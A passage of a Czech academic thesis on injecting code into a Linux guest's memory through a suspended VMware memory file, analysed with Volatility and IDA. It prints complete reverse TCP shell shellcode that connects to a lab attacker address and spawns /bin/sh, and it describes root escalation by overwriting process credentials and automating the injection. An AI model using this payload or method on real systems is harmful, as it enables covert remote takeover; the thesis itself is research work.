0xffff94653bd08000 mm_percpu_wq         8               2               0               0
[snip]
0xffff946539597000 gvfsd-trash          1808            859             1000            1000
0xffff9465396ceac0 gvfsd-burn           1909            859             1000            1000
0xffff94653811d000 bash                 1923            1772            1000            1000
0xffff9465325c2dc0 kworker/0:2          2045            2               0               0
0xffff9465325c4c40 kworker/u257:1       2088            2               0               0
0xffff9465325c0f40 kworker/0:1          2139            2               0               0
0xffff9465325c5b80 kworker/0:3          2148            2               0               0
0xffff946533828f40 kworker/u256:0       2152            2               0               0
0xffff9465375c8f40 dhclient             2166            475             0               0
0xffff9465325c3d00 kworker/u256:3       2180            2               0               0
0xffff9465396c8000 MyDummyProcess       2243            1923            0               0
PS F:\Diplomka\scripts>
```

Obrázek 2.6: Výstup nástroje `linux_pslist` z rozhraní *Volatility Framework*, který ukazuje spuštěný proces *MyDummyProcess*. Tento proces spouští zdrojový kód 2.1

```
1  int main(int argc, char *argv[]) {
2          for(int i=0; 1; i++){
3              printf("%d\n", i);
4          }
5          return 0;
6  }
```

Zdrojový kód 2.1: Jednoduchá smyčka s výpisem a iterací jedné proměnné

narušen, ale toho není v nastavených podmínkách virtuálním prostředí možné dosáhnout. Je to dáno tím, že se musí virtuální zařízení suspendovat, aby bylo možné přistupovat k jeho operační paměti v souborovém systému. Je možné systém opět suspendovat a obnovit proces do původního stavu.

Kompletní obnova původní podoby programu by vyžadovala dvě další suspendování virtuálního prostředí. První suspendování pro obnovu kódu v oblasti smyčky a skoku do původního kódu. To ovšem v operační paměti procesu stále nechá stopy, i přesto, se k jejich spuštění proces běžnou činností nedostane. Proto je potřeba systém suspendovat podruhé a dokončit úklid. Kvůli upravě statického obrazu paměti tyto kroky nelze provézt najednou, protože je proces zastaven na smyčce mimo oblast původního kódu. Při prosté obnově paměti by nastalo vysoké riziko pádu systému.

2.2 Příprava útoku

Název aplikovaného útoku je *Linux/x64 - Reverse TCP Shell Shellcode*. Předloha je původně určena k zneužití zranitelnosti zvané *Buffer Overflow*, která se ke škodlivému kódu chová jako k znakovému řetězci, a proto je limitován neschopností zapsat do paměti nulový bajt, který za normálních okolností značí konec řetězce. V této práci se škodlivý kód vkládá přímo do operační paměti, a to navíc pomocí externího nástroje. Proto se není třeba zabývat nulovými bajty během návrhu škodlivého kódu.

Škodlivý kód reprezentuje instrukce strojového jazyka a navazuje síťové spojení se vzdáleným zařízením útočníka. Po navázání spojení předává útočníkovi kontrolu nad operačním systémem. Útok je navržený pro komunikaci protokolem IPv4 přes protokol TCP. Nad kódem předlohy [45] byli provedeny úpravy. Oproti předloze byla do škodlivého kódu přidána funkce `fork()` a následná rozhodovací logika pro rozlišení rodiče a potomka. Kód byl upravován pomocí on-line disassembleru pro 64-bitovou architekturu [46]. On-line nástroj zvládá převod ze strojového kódu na instrukce assembleru a naopak. Výsledný škodlivý kód je rozdělen do několika logických částí, ve kterých je následně popsáno chování škodlivého kódu:

1. 2.2.1 Navázání síťového spojení (str. 38)
2. 2.2.2 Přesměrování vstupu (str. 40)
3. 2.2.3 Otevření vzdáleného přístupu (str. 41)

Ve škodlivém kódu se přímo neřeší elevace práv, kterou lze docílit přímím přepsáním vlastníka procesu. Vlastník procesu je spravován v rámci operačního systému, a tak se jeho informace nenacházejí přímo uvnitř adresního prostoru procesu, ale v datové struktuře `task_struct`, která ho reprezentuje.

2.2.1 Navázání síťového spojení

Prvním krokem pro získání vzdáleného přístupu k cílovému zařízení je navázání síťového spojení s útočníkem. V ukázce zdrojového kódu 2.2 je znázorněna příprava argumentů pro systémová volání funkcí `socket(int, int, int)` a `connect(int, struct sockaddr *, int)`. Parametry uloženy na zásobník. Systémové volání využívá pro předání parametrů registry namísto zásobníku a budou do nich později uloženy. První dvě instrukce se budou lišit pro každé prostředí, protože se jedná o IP adresu útočníka ❶[8] a o port ❷, na kterém útočník očekává komunikaci s obětí. Zbytek hodnot je nezávislý na konfiguraci prostředí.

[8] V našem případě se jedná o adresu 192.168.88.144 neboli v hexadecimální podobě c0.a8.58.90.

```
1   0: ❶ 68 c0 a8 58 90          push    0x9058a8c0
2   5: ❷ 66 68 11 5c             pushw   0x5c11
3   9: ❸ 66 6a 02                pushw   0x2
4   c: ❹ 6a 2a                   push    0x2a
5   e:   6a 10                   push    0x10
6   10:❺ 6a 29                   push    0x29
7   12:❻ 6a 01                   push    0x1
8   14:❼ 6a 02                   push    0x2
```

Zdrojový kód 2.2: Příprava parametrů pro volání systémových funkcí k navázání síťového spojení. Ukázka obsahuje jak strojové instrukce, tak jejich reprezentaci v assembleru.

Syscall #	Par 1	Par 2	Par 3	Par 4	Par 5	Par 6
rax	rdi	rsi	rdx	r10	r8	r9

Tabulka 2.1: Znázorňuje využití registrů při volání systémové funkce pomocí instrukce `syscall`.

Hodnoty ❸ a ❼ označují, do jaké rodiny adres patří IP adresa použitá pro komunikaci. Obě tyto hodnoty označují adresu typu IPv4. Rodina adres je definována na dvou místech. IP adresa ❶, Port ❷ a rodina adres ❸ spolu tvoří na zásobníku strukturu, která definuje cílové zařízení komunikace. Podruhé je rodina definována jako vstupní parametr pro tvorbu síťového soketu.

Na zásobník se dále ukládá klíč pro volání systémových funkcí `connect(...)` ❹ pro navázání síťového spojení a `socket(...)` ❺ pro vytvoření soketu. Při jeho tvorbě se definuje transportní protokol (TCP, UDP) ❻ a rodina adres použitých pro komunikaci ❼. V tomto případě se jedná o komunikaci přes TCP protokol s využitím adres typu IPv4.

Po přípravě parametrů síťové komunikace následuje jejich dosazení a samotná tvorba komunikačního rozhraní. To znamená vytvořit síťový soket (viz zdrojový kód 2.3) a navázat spojení se zařízením útočníka (viz zdrojový kód 2.4). Tabulka 2.1 ukazuje jak nastavit a zavolat systémovou funkci pomocí instrukce `syscall`. Do registru `rax` musí být uložený klíč volané funkce. Jak již bylo zmíněno, systémová funkce v tomto případě přijímá parametry pomocí registrů namísto zásobníku. Rozdělení parametrů podle registrů je rovněž ukázáno v tabulce 2.1. Návratová hodnota systémové funkce se ukládá zpět do registru `rax`, kde je dostupná k dalšímu zpracování. Síťový soket je vytvořen tak, aby komunikoval přes protokol TCP ❾ pomocí IP adres ❿[9] typu IPv4 ❽. Pomocí klíče v registru `rax` ⓫ se nastaví volání funkce `socket(...)`. Funkce vrací deskriptor síťového soketu, který je prvním parametrem funkce `connect(...)` ⓬. Jako druhý parametr se nastaví adresa cílového zařízení,

[9]Použití IP protokolu znamená dosadit za parametr nulu. Proto je hodnota vynulována pomocí operace XOR se sebou samou.

```
1   16:❽ 5f                    pop    rdi
2   17:❾ 5e                    pop    rsi
3   18:❿ 48 31 d2              xor    rdx,rdx
4   1b:⓫ 58                    pop    rax
5   1c:   0f 05                syscall
```

Zdrojový kód 2.3: Volání systémové funce `socket(int family, int type, int protocol)` pomocí instrukce `syscall`. Hodnoty uložené na zásobník jsou ukázané v části zdrojového kódu 2.2

```
1   1e:⓬ 48 89 c7              mov    rdi,rax
2   21:⓭ 5a                    pop    rdx
3   22:⓮ 58                    pop    rax
4   23:⓯ 48 89 e6              mov    rsi,rsp
5   26:   0f 05                syscall
```

Zdrojový kód 2.4: Volání systémové funce `connect(int fd, struct sockaddr *uservaddr, int addrlen)` pomocí instrukce `syscall`. Hodnoty uložené na zásobník jsou ukázané v části zdrojového kódu 2.2

která je definovaná strukturou `sockaddr`. Funkce přijímá ukazatel na tuto strukturu, jež byla předem připravena na zásobníku. Do druhého parametru se nastaví ukazatel zásobníku ⓯. Jelikož byly na zásobníku ukládané i jiné hodnoty, muselo se počkat s přiřazením ukazatele až na konec. Posledním parametrem je velikost struktury `sockaddr`. Opět se v registru `rax` nastaví hodnota klíče pro systémovou funkci.

2.2.2 Přesměrování vstupu

Aby útočník mohl po navázání spojení převzít kontrolu nad zařízením, potřebuje přesměrovat vstupy a výstupy:

- Standardní vstup: Konstanta `STDIN_FILENO` (hodnota 0)
- Standardní výstup: Konstanta `STDOUT_FILENO` (hodnota 1)
- Chybový výstup: Konstanta `STDERR_FILENO` (hodnota 2)

Pomocí přesměrovaných vstupů může útočník později posílat příkazy zařízení oběti a číst jejich výstupy.

```
1   28: ❶ 48 31 f6             xor    rsi,rsi
2   2b: ❷ b0 21                mov    al,0x21
3   2d:    0f 05               syscall
4   2f: ❸ 48 ff c6             inc    rsi
5   32: ❹ 48 83 fe 02          cmp    rsi,0x2
6   36:    7e f3               jle    0x2b
```

Zdrojový kód 2.5: Přesměrování standardního a chybového výstupu a standardního vstupu na síťový soket vytvořený v kódu 2.3.

Pro přesměrování vstupů a výstupů se používá funkce `dup2(...)` ❷, kde prvním parametrem je deskriptor síťového soketu a druhým parametrem je konstanta, která reprezentuje daný vstup nebo výstup ❶. Ve zdrojovém kódu 2.5 je smyčka ❹, jež postupně přesměruje standardní vstup, standardní výstup a chybový výstup na zařízení útočníka ❸. Deskriptor síťového soketu je stále uložen v registru `rdi`.

2.2.3 Otevření vzdáleného přístupu

Posledním krokem po navázání spojení a přesměrování vstupu je spuštění Shellu. Aby se zachoval původní proces, otevře se Shell jako jeho potomek. V kódu se simuluje procedura, kterou systém běžně provádí při tvorbě nových procesů. Rodičovský proces je rozdělen na dva totožné pomocí systémové funkce `fork()` (zdrojový kód 2.6) a následně se obsah potomka nahradí novým procesem (zdrojový kód 2.7), a to konkrétně programem `/bin/sh`.

```
1   28:     38: 48 31 c0           xor     rax,rax
2   3b: ❶   b0 39                  mov     al,0x39
3   3d:     0f 05                  syscall
4   3f: ❷   48 83 f8 00            cmp     rax,0x0
5   43: ❸   74 02                  je      0x47
6   45: ❹   eb fe                  jmp     0x45
7   47:     48 31 c0               xor     rax,rax
```

Zdrojový kód 2.6: Volání funkce `fork()` i s rozhodovací logikou pro určení rodiče a potomka. Potomek pokračuje ve zpracování následujících instrukcí a rodič zůstane na nekonečné smyčce.

Systémová funkce `fork()` ❶ vrací pro každý proces jinou hodnotu. Funkce `fork()` v rodičovském procesu vrací `pid` nově vytvořeného potomka. Funkce v potomkovi vrací nulu ❷. Po rozdělení procesů se rodičovský proces zastaví v nekonečné smyčce ❹, zatímco potomek pokračuje v provádění škodlivého kódu ❸[10].

```
1   4a:❶ 48 bf 2f 62 69 6e 2f 73 68 00   movabs rdi,0x68732f6e69622f
2   54:❷ 48 31 f6                        xor    rsi,rsi
3   57:❸ 57                              push   rdi
4   58:  48 89 e7                        mov    rdi,rsp
5   5b:❹ 48 31 d2                        xor    rdx,rdx
6   5e:❺ b0 3b                           mov    al,0x3b
7   60:  0f 05                           syscall
```

[10]V této chvíli jsem si uvědomil, že by bylo jistější proces nejdřív rozdělit a až poté navazovat spojení a další. Nicméně řešení funguje. Domnívám se, že je to proto, že funkce `fork()` zachovává většinu paměti a prostředků sdílených. Nejspíše díky tomu zůstane potomkovi přístup k síťovému soket a může stále komunikovat s útočníkem.

```
8   62:   eb fe                    jmp    0x62
```

Zdrojový kód 2.7: Potomek vytvořený ve zdrojovém kódu 2.6 pokračuje otevřením Shellu.

Po rozdělení procesů se musí spustit Shell. V kódu se k tomu využívá systémová funkce `execve(...)` ❺. Jejím prvním argumentem je řetězec se jménem spouštěného programu. V tomto případě se jedná o program `/bin/sh` ❶. Řetězce jsou v operačním systému chápány jako pole znaků a přistupuje se k nim pomocí ukazatelů. Proto se řetězec vkládá na zásobník ❸ a do prvního parametru se ukládá pouze ukazatel na pozici řetězce v zásobníku. Dalšími parametry funkce `execve(...)` jsou argumenty programu ❷ a proměnné prostředí ❹. V tomto případě se program nespouští s žádnými argumenty ani proměnnými prostředí, tudíž je druhý a třetí parametr funkce naplněn nulovým ukazatelem. V tomto okamžiku má útočník kontrolu nad zařízením oběti.

2.3 Vložení škodlivého kódu do operační paměti

Hlavní komponentou útoku je škodlivý kód pro navázání síťového spojení a předání kontroly nad systémem, ale spolu s ním je za určitých okolností nutné vložit další strojový kód nebo data. Obrázek 2.7 zobrazuje schéma útoku, který se může skládat až ze tří částí[11]:

1. Vložení škodlivého kódu připraveného v sekci 2.2 Příprava útoku
2. Vložení instrukce skoku na začátek škodlivého kódu
3. Přepsání vlastníka procesu pro elevaci práv


2.3.1 Analýza paměti za účelem vložení kódu

Pro vložení strojového kódu bez újmy na stabilitě systému je potřeba analyzovat operační paměť a lokalizovat adresy za účelem vložení kódu. Protože je pro napadení systému zvolen vlastní program 2.1 (str. 37), není potřeba hledat nejvhodnější proces napříč celou operační pamětí a stačí se zaměřit na konkrétní proces. Analýza se skládá ze dvou částí:

- Analýza binárního souboru vlastního programu
- Analýza procesu v operační paměti

Pro analýzu operační paměti je využit nástroj `linux_volshell` z rozhraní *Volatility Framework*. Analýza souboru byla provedena pomocí nástroje IDA (viz sekce 2.5 Nástroje použité pro řešení).

[11]Přesný postup je diskutován v části realizace



Obrázek 2.7: Návrh útoku pro získání kontroly nad zařízením. Skládá se ze tří částí. První je vložení škodlivého kódu. Druhá je vložení instrukce skoku na začátek škodlivého kódu. Poslední je přepsání vlastníka a získání vyšších oprávnění

Jelikož je pro analýzu dostupný binární soubor vlastního programu, není třeba získávat jeho podobu z operační paměti. Binární soubor procesu lze získat pomocí nástroje `linux_procdump`. Není potřeba získat přesně podobu původního spustitelného souboru, protože extrakt z paměti je přesná reprezentace, jak je proces spouštěn. Ovšem nástroje pro analýzu binárních souborů mohou mít problémy s reprezentací dat z extraktu. Proto je analýza binárního souboru jednodušší než analyzování extraktu procesu z operační paměti.

Poznatky z analýzy binárního souboru je potřeba korelovat s operační pamětí procesu, protože mohou být rozdílné, jak bylo zmíněno. Instrukce a data programu jsou adresovány relativně k počáteční adrese paměti procesu. Proto například instrukce na ofsetu *666* v souboru, odpovídá instrukci na adrese kódového segmentu procesu `mm_struct->start_code` + *666*. Výsledná adresa v paměti procesoru je virtuální, a proto vyžaduje překlad pomocí tabulek stránek. Analýza podle binárního souboru přináší nevýhodu, že stránka s pamětí odpovídající lokalizované adrese pro vložení škodlivého kódu nemusí být zrovna v operační paměti a je potřeba vybrat jinou adresu[12].

[12]Na fyzickém zařízení, kde se přistupuje k živé paměti, je šance, že bude stránka po nějaké chvíli opět nahrána do paměti.

2.3.2 Přístup k operační paměti zařízení

Přístup do operační paměti se provádí nad pozastaveným zařízením. Pozastavené virtuální zařízení v prostředí *VMware Workstation* ukládá aktuální stav operační paměti do souboru *vmem*. Jedná se o přesnou kopii operační paměti. Ze souboru *vmem* je následně obnovena operační paměť při opětovném spuštění zařízení. Změny provedené v tomto souboru se projeví i v hostovaném operačním systému. Je nutné dbát zvýšené opatrnosti, neboť je možné způsobit pád operačního systému.

2.4 Automatizace útoku

Finálním cílem je postup injekce škodlivého kódu co nevíce automatizovat. Automatizace je implementována pomocí dvou skriptů napsaných v jazyce Python:

- Skript na přípravu škodlivého kódu
- Skript na vložení škodlivého kódu

První skript slouží pro přípravu škodlivého kódu. Jedná se nahrazení IP adresy a portu škodlivého kódu ze sekce 2.2 Příprava útoku. Takto bude útok škálovatelný na jakékoliv zařízení s operačním systémem Linux.

Druhý skript slouží k vložení kódu do operační paměti podle `pid` napadeného procesu. Skript se opírá o ruční analýzu souboru a potřebuje na vstupu ofset k umístění škodlivého kódu a následného skoku. Ofset udává počet bajtů od začátku souboru a je následně přepočítán na ofset v paměti v kódovém segmentu procesu. Velikost skoku je počítána automaticky. Automatizace získání ofsetu by byla komplikovaná, protože každý proces má jiný kód a jeho průběh se liší. Proto je třeba analyzovat každý proces pro napadení zvlášť. Skript na základě zadaných hodnot vloží specifikovaný škodlivý kód[13]. Skript také zvládne přepsat vlastníka procesu na superuživatele (`root`).

2.5 Nástroje použité pro řešení

V této podkapitole jsou vypsány všechny nástroje, rozhraní, knihovny a programovací jazyky, které jsem si vybral pro tuto práci a vysvětlení proč.

2.5.1 VMware Workstation

Pro virtualizaci zařízení jsem zvolil produkt *VMware Workstation*. Hlavním důvodem pro výběr tohoto řešení je způsob, jakým ukládá operační paměť.

[13]Nemusí to být kód vybraný pro tuto práci, ale libovolný škodlivý kód.

VMware Workstation uchovává obraz operační paměti nativně v jednom souboru. Navíc se jedná o přesnou kopii paměti, proto není nutné žádné další zpracování. Ostatní nástroje pro virtualizaci reprezentovaly operační paměť pomocí sady souboru a jednotný obraz se musel tvořit pomocí dodatečných nástrojů. Převod na jednotný obraz byl jednosměrný, a proto se jiné nástroje pro virtualizaci nehodily pro tuto práci.

2.5.2 Programovací jazyk C

Tento programovací jazyk jsem si vybral pro implementaci jednoduché aplikace využité k provedení útoku. Důvodem pro výběr jazyka C byla jeho nativní podpora v operačním systému Linux. Zkompilované soubory nepotřebují žádnou překladovou vrstvu, jako například Java, ani žádný jiný program třetí strany, jako například Python. Zkompilovaný výstupní soubor soubor je přímo v binární podobě.

2.5.3 Skriptovací jazyk Python

Skriptovací jazyk Python byl vybrán pro automatizaci, protože je v něm implementován Volatility Framework. V Python skriptu je možné použít Volatility Framework jako knihovnu a využít tak lepší podpory při automatizaci. Skriptovací jazyk Python má navíc širokou škálu implementovaných knihoven, které lze v práci vhodně využít (například při práci se soubory).

2.5.4 IDA

IDA je jeden z nejlepších nástrojů pro analýzu strojového kódu. V práci byla využita oficiální freeware verze programu. Pomocí Nástroje IDA jsem prováděl analýzu mé připravené aplikace. V reálném použití lze Nástroj IDA využít pro rozbor paměti jednotlivých procesů. Volatility Framework umožňuje extrahovat všechna data procesu, která se zrovna nachází v operační paměti. Extrakt paměti procesu je velmi podobný originálnímu spustitelnému souboru, ale vzhledem k činnosti procesu se může změnit. Nástroj IDA má s procesy z operační paměti drobné problémy, jako například že nenajde startovní bod jako u zkoumání samotného spustitelného souboru.

2.5.5 Volatility Framework

Rozhraní Volatility Framework bylo využito k analýze operační paměti jako celku. Klíčovým nástrojem z rozhraní byl takzvaný `linux_volshell`. Tento nástroj zpřístupňuje příkazovou řádku, která podporuje operace nad operační pamětí. Volatility Framework umožňuje automatický překlad virtuálních a logických adres na fyzické, což ulehčilo přípravu manuálního řešení. Příkazový řádek `linux_volshell` podporuje operace pro čtení i zápis. Režim zápisu dat se musí explicitně zapnout při spuštění Volatility Frameworku.

Kapitola 3

Realizace

Během analýzy bylo vysvětleno jakým způsobem operační systém spravuje procesy a operační paměť. Z hlediska realizace je nejdůležitější pojem stránkování, a jakým způsobem se převádějí logické a virtuální adresy na fyzické. Dále se realizace opírá o datovou strukturu procesu `task_struct`. Klíčové prvky této struktury jsou `mm` (ukazatel na datovou strukturu `mm_struct`) a `cred` (ukazatel na datovou strukturu `cred`, která spravuje práva procesu). Jelikož se útok provádí nad statickým obrazem paměti, není stav procesu tak důležitý, jako by byl na fyzickém zařízení.

V návrhu řešení jsou připravené podklady pro realizaci. Je tam popsána konfigurace virtuálního prostředí včetně zařízení útočníka. Dále byl připraven program, který slouží jako vstupní bod útoku. V neposlední řadě byl v rámci přípravy představen škodlivý kód pro získání kontroly nad zařízením oběti a nastíněn postup útoku. Návrh obsahuje i část pro elevaci oprávnění, která je s přístupem do celé operační paměti snadno proveditelná.

Poslední část realizace se zabývá automatizací útoku, která je řešena pomocí dvou skriptů. Skripty jsou implementovány v jazyce Python. Skript pro vložení kódu využívá nástroje `linux_volshell`.

3.1 Manuální provedení útoku

Škodlivý kód je připraven a zbývá pro něj nalézt nejvhodnější adresu. Nejdříve se provede analýza programu k vytipování volných regionů paměti a následně se bude pokračovat analýzou operační paměti k finálnímu určení adresy. Nezáleží, jestli se bude začínat analýzou programu nebo operační paměti, protože je nutné provést analýzu obou a pak zjištění analýz mezi sebou korelovat k dosažení ideálního výsledku. Jakmile jsou známé adresy, stačí zapsat data a obnovit virtuální zařízení. V realizaci je popsán jen postup pro vložení útoku a diskuze úspěšnosti je až v kapitole **??** **??** (str. **??**).

3.1.1 Analýza programu

Program je analyzován pomocí nástroje IDA pro reverzní inženýrství. Během této analýzy bude určena vhodná adresa pro umístění skoku na začátek škodlivého kódu. Dále se vytipují oblasti pro vložení škodlivého kódu, který zabírá rozsáhlejší blok paměti (100 bajtů). Pro analýzu je k dispozici originální spustitelný soubor programu, a tak se bude analýza provádět na něm. Při útoku mimo testovací prostředí by se muselo začít analýzou operační paměti za účelem výběru procesu. Z hlediska škodlivého kódu obecně nezáleží, jaký proces se pro útok vybere, ale je vhodné vybírat procesy, které mají přidělené tabulky stránek[14] a mají dostatečně dlouhou životnost, aby se stačil škodlivý kód zapsat a spustit.

3.1.1.1 Umístění skoku

Na obrázku 3.1 je schéma spouštění programu. Rámečkem 1 je označena nekonečná smyčka, která inkrementuje jednu hodnotu a tiskne ji na výstup. Rámečkem 2 je označena instrukce skoku, která bude přepsána novým skokem na začátek škodlivého kódu. Výběr právě této instrukce může přinést pár výhod:

- Jedná se o instrukci krátkého skoku, proto pokud bude škodlivý kód umístěn ± 127 bajtů od konce této instrukce, stačí přepsat pouze jeden bajt[15].
- Instrukce je na konci programu (i smyčky), a tak v případě potřeby delšího skoku nehrozí přepsání právě prováděného kódu.

Instrukce skoku jsou obecně dobrým kandidátem na přepsání, protože ohraničují logické celky. Jelikož se procesor nemůže zastavit během vykonávání instrukce, a protože instrukce skoku nastavuje registr označující, kde má procesor pokračovat se spouštěním instrukcí, existuje větší šance, že program nebude pokračovat hned za touto instrukcí. Proto může být možné ji přepsat delší instrukcí než je ona sama. Na obrázku 3.2 je znázorněna adresa skoku určeného k nahrazení.

3.1.1.2 Umístění škodlivého kódu

Není žádoucí přepisovat původní kód procesu, a proto je nutné lokalizovat dostatečné velké bloky prázdné paměti. Při analýze programu pomocí nástroje

[14] Typicky vlákna jádra operačního systému nemají přidělenou strukturu `mm_struct`, protože běží v jiném kontextu.

[15] Při automatizaci se používá pouze instrukce blízkého skoku. Ta je sice delší (pět bajtů), ale umožňuje mnohem delší skoky.

```
; Attributes: noreturn bp-based frame

; int __cdecl main(int argc, const char **argv, const char **envp)
public main
main proc near

var_20= qword ptr -20h
var_14= dword ptr -14h
var_4= dword ptr -4

push    rbp
mov     rbp, rsp
sub     rsp, 20h
mov     [rbp+var_14], edi
mov     [rbp+var_20], rsi
mov     [rbp+var_4], 0
```

1

```
loc_114B:
mov     eax, [rbp+var_4]
mov     esi, eax
lea     rdi, format     ; "%d\n"
mov     eax, 0
call    _printf
add     [rbp+var_4], 1
jmp     short loc_114B
main endp
```

2

Obrázek 3.1: Výstup programu IDA znázorňující schéma spouštění zkompilovaného programu. Rámeček 1 označuje celou smyčku z kódu 2.1 (str. 37). Rámeček 2 označuje lokaci určenou k umístění vlastního skoku.

```
.text:000000000000114B loc_114B:                            ; CODE XREF: main+30↓j
.text:000000000000114B                 mov     eax, [rbp+var_4]
.text:000000000000114E                 mov     esi, eax
.text:0000000000001150                 lea     rdi, format     ; "%d\n"
.text:0000000000001157                 mov     eax, 0
.text:000000000000115C                 call    _printf
.text:0000000000001161                 add     [rbp+var_4], 1
.text:0000000000001165                 jmp     short loc_114B
.text:0000000000001165 main            endp
```

Obrázek 3.2: Instrukce programu 2.1 (str. 37) i s ofsetem ve spustitelném souboru. Rámeček zvýrazňuje adresu skoku určeného k nahrazení.

```
0000000000000550  18 40 00 00 00 00 00 00  07 00 00 00 02 00 00 00  .@..............
0000000000000560  00 00 00 00 00 00 00 00                           ........
0000000000001000  48 83 EC 08 48 8B 05 DD  2F 00 00 48 85 C0 74 02  H.........H....
0000000000001010  FF D0 48 83 C4 08 C3 00  00 00 00 00 00 00 00 00  ................
0000000000001020  FF 35 E2 2F 00 00 FF 25  E4 2F 00 00 0F 1F 40 00  .5.....%......@.
[snip]
00000000000011B0  EF 41 FF 14 DC 48 83 C3  01 48 39 DD 75 EA 48 83  .........H9.....
00000000000011C0  C4 08 5B 5D 41 5C 41 5D  41 5E 41 5F C3 0F 1F 00  ..[]A\A]A^A_....
00000000000011D0  C3 00 00 00 48 83 EC 08  48 83 C4 08 C3           ....H........
0000000000002000  01 00 02 00 25 64 0A 00  01 1B 03 3B 3C 00 00 00  ....%d.....;<...
0000000000002010  06 00 00 00 18 F0 FF FF  88 00 00 00 38 F0 FF FF  ............8...
```

Obrázek 3.3: Výstřižek z hexadecimálního výpisu programu 2.1 (str. 37). Znázorňuje prázdné regiony programu.

IDA jsou ukázány dva takové regiony[16] 3.3. Tyto regiony se vyskytují v každém procesu. První vzniká kvůli hlavičce spustitelného souboru. Hlavička je velká *0x568* bajtů a je při nahrávání do paměti zarovnaná na jednu stránku fyzické paměti (*0x1000* bajtů), jak je ukázáno v sekci 3.1.2 Analýza procesu v operační paměti. Druhá oblast vzniká na konci kódového sektoru. Zde je paměť rovněž zarovnaná na celé fyzické stránky, protože je paměť pro procesy alokovaná po stránkách. Velikost této volné oblasti záleží na konkrétním programu.

Při výběru je přednostně počítáno s kódovým segmentem procesu, protože stránky s touto pamětí jsou nastaveny jako spustitelné a kód lze vložit bez dalších úprav. V případě, že by nebyl nalezen vhodný sektor volné paměti v oblasti kódu, je možné použít oblast pro data, ale musely by se upravovat příznaky na stránkách, aby nedocházelo k narušení stability a aby se škodlivý kód opravdu spustil.

3.1.2 Analýza procesu v operační paměti

Provede se analýza pomocí nástroje `linux_volshell`. Tento nástroj otevře interaktivní rozhraní, které umožňuje provádět analýzu nad statickým obrazem

[16] Na obrázku je vidět pouze nekonzistence adres. To, že jsou regiony vynulované, lze snadno zjistit pomocí libovolného nástroje pro hexdump.

operační paměti. Příkazem ps() se mohou vypsat všechny procesy v systému. Výpis obsahuje:

- Jméno procesu
- PID procesu
- Adresu datové struktury task_struct

Adresa datové struktury je logická adresa. Pro převod na fyzickou adresu stačí odečíst konstantu[17]. Prvním krokem analýzy operační paměti je změnit kontext procesu na náš zvolený proces příkazem cc(pid=<pid>). To usnadní další práci s interaktivním rozhraním. V tento moment funkce proc() vrací strukturu task_struct. Takto lze přistupovat k prvkům struktury pomocí tečkové notace (například příkaz proc().mm vrací ukazatel na datovou strukturu mm_struct). Při následné automatizaci se rovněž pracuje s nástrojem linux_volshell, který si pro svou činnost překládá virtuální adresy automaticky. Pokud je potřeba pracovat se statickým obrazem mimo rozhraní *Volatility Frameworku*, je možné získat fyzickou adresu následující funkcí:

```
proc().get_process_address_space().vtop(<adresa>)
```

Tato funkce překládá virtuální adresu na fyzickou, podle které pak lze manuálně upravit operační paměť. K překladu se používají tabulky stránek, jak bylo definováno v analýze.

3.1.2.1 Analýza oblasti kódu

Prvním krokem analýzy je zjistit hranice kódového segmentu. Kódový segment je první volba pro umístění kódu, protože je už dopředu připravená systémem pro spouštění kódu. Na obrázku 3.4 je výstup z nástroje linux_volshell a ukazuje následující:

1. Seznam procesů a přepnutí do kontextu předem připraveného procesu
2. Jméno a pid vybraného procesu
3. Virtuální a fyzická adresa začátku kódového segmentu
4. Virtuální a fyzická adresa konce kódového segmentu

Na obrázku 3.4 je možné pozorovat velikost kódového segmentu (0x11dd). Velikost se získá odečtením virtuálních adres. Dále je možné pozorovat rozdílné

[17] Ukazuje se, že daná konstanta nemusí být 0xffff880000000000, jak se uvádí ve zdrojích, ale jakékoliv číslo z rozsahu 0xffff880000000000–0xffffc7ffffffffff. Bohužel jsem v žádné literatuře nenašel jak se přesná konstanta odvozuje. Tato konstanta bude ovšem platná pro všechna data ze segmentu jádra. Přímočarým ale nejspíš neefektivním způsobem, jak tuto konstantu zjistit, může být pomocí známých struktur s unikátním obsahem, a pak je najít ve fyzické paměti a adresy dopočítat.

Obrázek 3.4: Výstup z nástroje `linux_volshell`. Výstup postupně ukazuje výstup příkazu `ps()`, přepnutí kontextu do připraveného procesu `cc(pid=2243)`, jméno a pid zvoleného procesu, začátek a konec kódového segmentu ve virtuální i fyzické adrese.

umístění stránek ve fyzické paměti. S tím se musí počítat při zápisu škodlivého kódu, protože se může stát, že bude rozdělen do dvou fyzických částí. Proces pro kódový segment alokuje dvě stránky, protože je na jednu příliš velký. Proces má přístup k celé zbytkové paměti na druhé stránce, ale už ji nepovažuje za svůj kód, proto je jisté, že vložením škodlivého kódu do tohoto sektoru nedojde k narušení činnosti procesu nebo operačního systému. Jak bylo zmíněno dříve, tuto zbytkovou oblast musí mít každý proces. Otázkou však zůstává, jak velká oblast paměti to bude (záleží na velikosti spustitelného souboru). Také se může stát, že se tato konkrétní stránka nenachází v operační paměti. Pak by bylo nutné najít jinou oblast paměti.

